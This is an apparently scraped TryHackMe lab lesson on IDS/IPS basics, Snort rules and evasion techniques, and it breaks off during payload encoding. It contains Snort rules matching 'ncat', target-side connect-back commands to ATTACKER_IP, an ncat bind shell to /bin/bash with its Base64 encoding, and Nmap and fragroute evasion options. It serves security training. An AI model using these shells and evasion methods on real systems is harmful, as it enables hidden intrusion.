
Network Security Solutions


tryhackme.com/room/redteamnetsec




An Intrusion Detection System (IDS) is a system that detects network or system intrusions. One analogy that comes to mind is a guard watching live feeds from different security cameras. He can spot a theft, but he cannot stop it by himself. However, if this guard can contact another guard and ask them to stop the robber, detection turns into prevention. An Intrusion Detection and Prevention System (IDPS) or simply Intrusion Prevention System (IPS) is a system that can detect and prevent intrusions.

Understanding the difference between *detection* and *prevention* is essential. Snort is a network intrusion detection and intrusion prevention system. Consequently, Snort can be set up as an IDS or an IPS. For Snort to function as an IPS, it needs some mechanism to block (`drop`) offending connections. This capability requires Snort to be set up as `inline` and to bridge two or more network cards.

As a signature-based network IDS, Snort is shown in the figure below.



The following figure shows how Snort can be configured as an IPS if set up inline.




IDS setups can be divided based on their location in the network into:

1. Host-based IDS (HIDS)
2. Network-based IDS (NIDS)

The host-based IDS (HIDS) is installed on an OS along with the other running applications. This setup will give the HIDS the ability to monitor the traffic going in and out of the host; moreover, it can monitor the processes running on the host.

The network-based IDS (NIDS) is a dedicated appliance or server to monitor the network traffic. The NIDS should be connected so that it can monitor all the network traffic of the network or VLANs we want to protect. This can be achieved by connecting the NIDS to a monitor port on the switch. The NIDS will process the network traffic to detect malicious traffic.

In the figure below, we use two red circles to show the difference in the coverage of a HIDS versus a NIDS.



Answer the questions below

What does an IPS stand for?

What do you call a system that can detect malicious activity but not stop it?

We can classify network traffic into:

1. **Benign traffic**: This is the usual traffic that we expect to have and don't want the IDS to alert us about.
2. **Malicious traffic**: This is abnormal traffic that we don't expect to see under normal conditions and consequently want the IDS to detect it.

In the same way that we can classify network traffic, we can also classify host activity. The IDS detection engine is either built around detecting malicious traffic and activity or around recognizing normal traffic and activity. Recognizing "normal" makes it easy to detect any deviation from normal.

Consequently, the detection engine of an IDS can be:

1. **Signature-based**: A signature-based IDS requires full knowledge of malicious (or unwanted) traffic. In other words, we need to explicitly feed the signature-based detection engine the characteristics of malicious traffic. Teaching the IDS about malicious traffic can be achieved using explicit rules to match against.
2. **Anomaly-based**: This requires the IDS to have knowledge of what regular traffic looks like. In other words, we need to "teach" the IDS what normal is so that it can recognize what is **not** normal. Teaching the IDS about normal traffic, i.e., baseline traffic can be achieved using machine learning or manual rules.

Put in another way, signature-based IDS recognizes malicious traffic, so everything that is not malicious is considered benign (normal). This approach is commonly found in anti-virus software, which has a database of known virus signatures. Anything that matches a signature is detected as a virus.

An anomaly-based IDS recognizes normal traffic, so anything that deviates from normal is considered malicious. This approach is more similar to how human beings perceive things; you have certain expectations for speed, performance, and responsiveness when you start your web browser. In other words, you know what "normal" is for your browser. If suddenly you notice that your web browser is too sluggish or unresponsive, you will know that something is wrong. In other words, you knew it when your browser's performance deviated from normal.

Answer the questions below

What kind of IDS engine has a database of all known malicious packets' contents?

What kind of IDS engine needs to learn what normal traffic looks like instead of malicious traffic?

What kind of IDS engine needs to be updated constantly as new malicious packets and activities are discovered?

Each IDS/IPS has a certain syntax to write its rules. For example, Snort uses the following format for its rules: `Rule Header (Rule Options)`, where **Rule Header** constitutes:

1. Action: Examples of action include `alert`, `log`, `pass`, `drop`, and `reject`.
2. Protocol: `TCP`, `UDP`, `ICMP`, or `IP`.
3. Source IP/Source Port: `!10.10.0.0/16 any` refers to everything not in the class B subnet `10.10.0.0/16`.
4. Direction of Flow: `->` indicates left (source) to right (destination), while `<>` indicates bi-directional traffic.
5. Destination IP/Destination Port: `10.10.0.0/16 any` to refer to class B subnet `10.10.0.0/16`.

Below is an example rule to `drop` all ICMP traffic passing through Snort IPS:

```
drop icmp any any -> any any (msg: "ICMP Ping Scan"; dsize:0; sid:1000020;
rev: 1;)
```

The rule above instructs the Snort IPS to drop any packet of type ICMP from any source IP address (on any port) to any destination IP address (on any port). The message to be added to the logs is "ICMP Ping Scan."

Let's consider a hypothetical case where a vulnerability is discovered in our web server. This vulnerability lies in how our web server handles HTTP POST method requests, allowing the attacker to run system commands.

Let's consider the following "naive" approach. We want to create a Snort rule that detects the term `ncat` in the payload of the traffic exchanged with our webserver to learn how people exploit this vulnerability.

```
alert tcp any any <> any 80 (msg: "Netcat Exploitation"; content:"ncat";
sid: 1000030; rev:1;)
```

The rule above inspects the content of the packets exchanged with port 80 for the string `ncat`. Alternatively, you can choose to write the content that Snort will scan for in hexadecimal format. `ncat` in ASCII is written as `6e 63 61 74` in hexadecimal and it is encapsulated as a string by 2 pipe characters `|`.

```
alert tcp any any <> any 80 (msg: "Netcat Exploitation"; content:"|6e 63 61
74|"; sid: 1000031; rev:1;)
```

We can further refine it if we expect to see it in HTTP POST requests. Note that `flow:established` tells the Snort engine to look at streams started by a TCP 3-way handshake (established connections).

```
alert tcp any any <> any 80 (msg: "Netcat Exploitation";
flow:established,to_server; content:"POST"; nocase; http_method;
content:"ncat"; nocase; sid:1000032; rev:1;)
```

If ASCII logging is chosen, the logs would be similar to the two alerts shown next.

Snort Logs

```
           [**] [1:1000031:1] Netcat Exploitation [**]
[Priority: 0]
01/14-12:51:26.717401 10.14.17.226:45480 -> 10.10.112.168:80
TCP TTL:63 TOS:0x0 ID:34278 IpLen:20 DgmLen:541 DF
***AP*** Seq: 0x26B5C2F  Ack: 0x0  Win: 0x0  TcpLen: 32

[**] [1:1000031:1] Netcat Exploitation [**]
[Priority: 0]
01/14-12:51:26.717401 10.14.17.226:45480 -> 10.10.112.168:80
TCP TTL:63 TOS:0x0 ID:34278 IpLen:20 DgmLen:541 DF
***AP*** Seq: 0x26B5C2F  Ack: 0xF1090882  Win: 0x3F  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2244530364 287085341
```


There are a few points to make about signature-based IDS and its rules. If the attacker made even the slightest changes to avoid using `ncat` verbatim in their payload, the attack would go unnoticed. As we can conclude, a signature-based IDS or IPS is limited to how well-written and updated its signatures (rules) are. We discuss some evasion techniques in the next task.

Answer the questions below

In the attached file, the logs show that a specific IP address has been detected scanning our system of IP address `10.10.112.168`. What is the IP address running the port scan?

Evading a signature-based IDS/IPS requires that you manipulate your traffic so that it does not match any IDS/IPS signatures. Here are four general approaches you might consider to evade IDS/IPS systems.


1. Evasion via Protocol Manipulation
2. Evasion via Payload Manipulation
3. Evasion via Route Manipulation
4. Evasion via Tactical Denial of Service (DoS)



This room focuses on evasion using `nmap` and `ncat`/`socat`. The evasion techniques related to Nmap are discussed in great detail in the Firewalls room. This room will emphasize `ncat` and `socat` where appropriate.

We will expand on each of these approaches in its own task. Let's start with the first one. Evasion via protocol manipulation includes:


- Relying on a different protocol
- Manipulating (Source) TCP/UDP port
- Using session splicing (IP packet fragmentation)
- Sending invalid packets



Rely on a Different Protocol

The IDS/IPS system might be configured to block certain protocols and allow others. For instance, you might consider using UDP instead of TCP or rely on HTTP instead of DNS to deliver an attack or exfiltrate data. You can use the knowledge you have gathered about the target and the applications necessary for the target organization to design your attack. For instance, if web browsing is allowed, it usually means that protected hosts can connect to ports 80 and 443 unless a local proxy is used. In one case, the client relied on Google services for their business, so the attacker used Google web hosting to conceal his malicious site. Unfortunately, it is not a one-size-fits-all; moreover, some trial and error might be necessary as long as you don't create too much noise.

We have an IPS set to block DNS queries and HTTP requests in the figure below. In particular, it enforces the policy where local machines cannot query external DNS servers but should instead query the local DNS server; moreover, it enforces secure HTTP communications. It is relatively permissive when it comes to HTTPS. In this case, using HTTPS to tunnel traffic looks like a promising approach to evade the IPS.



Consider the case where you are using Ncat. Ncat, by default, uses a TCP connection; however, you can get it to use UDP using the option `-u`.

- To listen using TCP, just issue `ncat -lvnp PORT_NUM` where port number is the port you want to listen to.
- to connect to an Ncat instance listening on a TCP port, you can issue `ncat TARGET_IP PORT_NUM`

Note that:

- `-l` tells `ncat` to listen for incoming connections
- `-v` gets more verbose output as `ncat` binds to a source port and receives a connection
- `-n` avoids resolving hostnames
- `-p` specifies the port number that `ncat` will listen on

As already mentioned, using `-u` will move all communications over UDP.

- To listen using UDP, just issue `ncat -ulvnp PORT_NUM` where port number is the port you want to listen to. Note that unless you add `-u`, `ncat` will use TCP by default.
- To connect to an Ncat instance listening on a UDP port, you can issue `nc -u TARGET_IP PORT_NUM`

Consider the following two examples:

- Running `ncat -lvnp 25` on the attacker system and connecting to it will give the impression that it is a usual TCP connection with an SMTP server, unless the IDS/IPS provides deep packet inspection (DPI).
- Executing `ncat -ulvnp 162` on the attacker machine and connecting to it will give the illusion that it is a regular UDP communication with an SNMP server unless the IDS/IPS supports DPI.


Manipulate (Source) TCP/UDP Port

Generally speaking, the TCP and UDP source and destination ports are inspected even by the most basic security solutions. Without deep packet inspection, the port numbers are the primary indicator of the service used. In other words, network traffic involving TCP port 22 would be interpreted as SSH traffic unless the security solution can analyze the data carried by the TCP segments.

Depending on the target security solution, you can make your port scanning traffic resemble web browsing or DNS queries. If you are using Nmap, you can add the option `-g PORT_NUMBER` (or `--source-port PORT_NUMBER`) to make Nmap send all its traffic from a specific source port number.

While scanning a target, use `nmap -sS -Pn -g 80 -F MACHINE_IP` to make the port scanning traffic appear to be exchanged with an HTTP server at first glance.

If you are interested in scanning UDP ports, you can use `nmap -sU -Pn -g 53 -F MACHINE_IP` to make the traffic appear to be exchanged with a DNS server.




Consider the case where you are using Ncat. You can try to camouflage the traffic as if it is some DNS traffic.

- On the attacker machine, if you want to use Ncat to listen on UDP port 53, as a DNS server would, you can use `ncat -ulvnp 53`.
- On the target, you can make it connect to the listening server using `ncat -u ATTACKER_IP 53`.

Alternatively, you can make it appear more like web traffic where clients communicate with an HTTP server.

- On the attacker machine, to get Ncat to listen on TCP port 80, like a benign web server, you can use `ncat -lvnp 80`.
- On the target, connect to the listening server using `nc ATTACKER_IP 80`.



Use Session Splicing (IP Packet Fragmentation)

Another approach possible in IPv4 is IP packet fragmentation, i.e., session splicing. The assumption is that if you break the packet(s) related to an attack into smaller packets, you will avoid matching the IDS signatures. If the IDS is looking for a particular stream of bytes to detect the malicious payload, divide your payload among multiple packets. Unless the IDS reassembles the packets, the rule won't be triggered.

Nmap offers a few options to fragment packets. You can add:

- `-f` to set the data in the IP packet to 8 bytes.
- `-ff` to limit the data in the IP packet to 16 bytes at most.
- `--mtu SIZE` to provide a custom size for data carried within the IP packet. The size should be a multiple of 8.

Suppose you want to force all your packets to be fragmented into specific sizes. In that case, you should consider using a program such as Fragroute. `fragroute` can be set to read a set of rules from a given configuration file and applies them to incoming packets. For simple IP packet fragmentation, it would be enough to use a configuration file with `ip_frag SIZE` to fragment the IP data according to the provided size. The size should be a multiple of 8.

For example, you can create a configuration file `fragroute.conf` with one line, `ip_frag 16`, to fragment packets where IP data fragments don't exceed 16 bytes. Then you would run the command `fragroute -f fragroute.conf HOST`. The host is the destination to which we would send the fragmented packets it.

Sending Invalid Packets

Generally speaking, the response of systems to valid packets tends to be predictable. However, it can be unclear how systems would respond to invalid packets. For instance, an IDS/IPS might process an invalid packet, while the target system might ignore it. The exact behavior would require some experimentation or inside knowledge.

Nmap makes it possible to create invalid packets in a variety of ways. In particular, two common options would be to scan the target using packets that have:

- Invalid TCP/UDP checksum
- Invalid TCP flags

Nmap lets you send packets with a wrong TCP/UDP checksum using the option `--badsum`. An incorrect checksum indicates that the original packet has been altered somewhere across its path from the sending program.

Nmap also lets you send packets with custom TCP flags, including invalid ones. The option `--scanflags` lets you choose which flags you want to set.

- `URG` for Urgent
- `ACK` for Acknowledge
- `PSH` for Push
- `RST` for Reset
- `SYN` for Synchronize
- `FIN` for Finish

For instance, if you want to set the flags Synchronize, Reset, and Finish simultaneously, you can use `--scanflags SYNRSTFIN`, although this combination might not be beneficial for your purposes.

If you want to craft your packets with custom fields, whether valid or invalid, you might want to consider a tool such as `hping3`. We will list a few example options to give you an idea of packet crafting using `hping3`.

- `-t` or `--ttl` to set the Time to Live in the IP header
- `-b` or `--badsum` to send packets with a bad UDP/TCP checksum
- `-S`, `-A`, `-P`, `-U`, `-F`, `-R` to set the TCP SYN, ACK, PUSH, URG, FIN, and RST flags, respectively

There is a myriad of other options. Depending on your needs, you might want to check the `hping3` manual page for the complete list.

Answer the questions below

We use the following Nmap command, `nmap -sU -F MACHINE_IP`, to launch a UDP scan against our target. What is the option we need to add to set the source port to 161?

The target allows Telnet traffic. Using `ncat`, how do we set a listener on the Telnet port?

We are scanning our target using `nmap -sS -F MACHINE_IP`. We want to fragment the IP packets used in our Nmap scan so that the data size does not exceed 16 bytes. What is the option that we need to add?

Start the AttackBox and the attached machine. Consider the following three types of Nmap scans:

- `-sX` for Xmas Scan


- `-sF` for FIN Scan
- `-sN`for Null Scan

Which of the above three arguments would return meaningful results when scanning `MACHINE_IP`?

What is the option in `hping3` to set a custom TCP window size?

Evasion via payload manipulation includes:

- Obfuscating and encoding the payload
- Encrypting the communication channel
- Modifying the shellcode



Obfuscate and Encode the Payload

Because the IDS rules are very specific, you can make minor changes to avoid detection. The changes include adding extra bytes, obfuscating the attack data, and encrypting the communication.

Consider the command `ncat -lvnp 1234 -e /bin/bash`, where `ncat` will listen on TCP port 1234 and connect any incoming connection to the Bash shell. There are a few common transformations such as Base64, URL encoding, and Unicode escape sequence that you can apply to your command to avoid triggering IDS/IPS signatures.

Encode to Base64 format

You can use one of the many online tools that encode your input to Base64. Alternatively, you can use `base64` commonly found on Linux systems.

Pentester Terminal

```
           pentester@TryHackMe$ cat input.txt
ncat -lvnp 1234 -e /bin/bash
$ base64 input.txt
bmNhdCAtbHZucCAxMjM0IC1lIC9iaW4vYmFzaA==
```

`ncat -lvnp 1234 -e /bin/bash` is encoded to `bmNhdCAtbHZucCAxMjM0IC1lIC9iaW4vYmFzaA==`.

URL Encoding

URL encoding converts certain characters to the form %HH, where HH is the hexadecimal ASCII representation. English letters, period, dash, and underscore are not affected. You can refer to section 2.4 in RFC 3986 for more information.

One utility that you can easily install on your Linux system is `urlencode`; alternatively, you can either use an online service or search for similar utilities on MS Windows and macOS. To follow along on the AttackBox, you can install `urlencode` by running the command `apt install gridsite-clients`.

Pentester Terminal

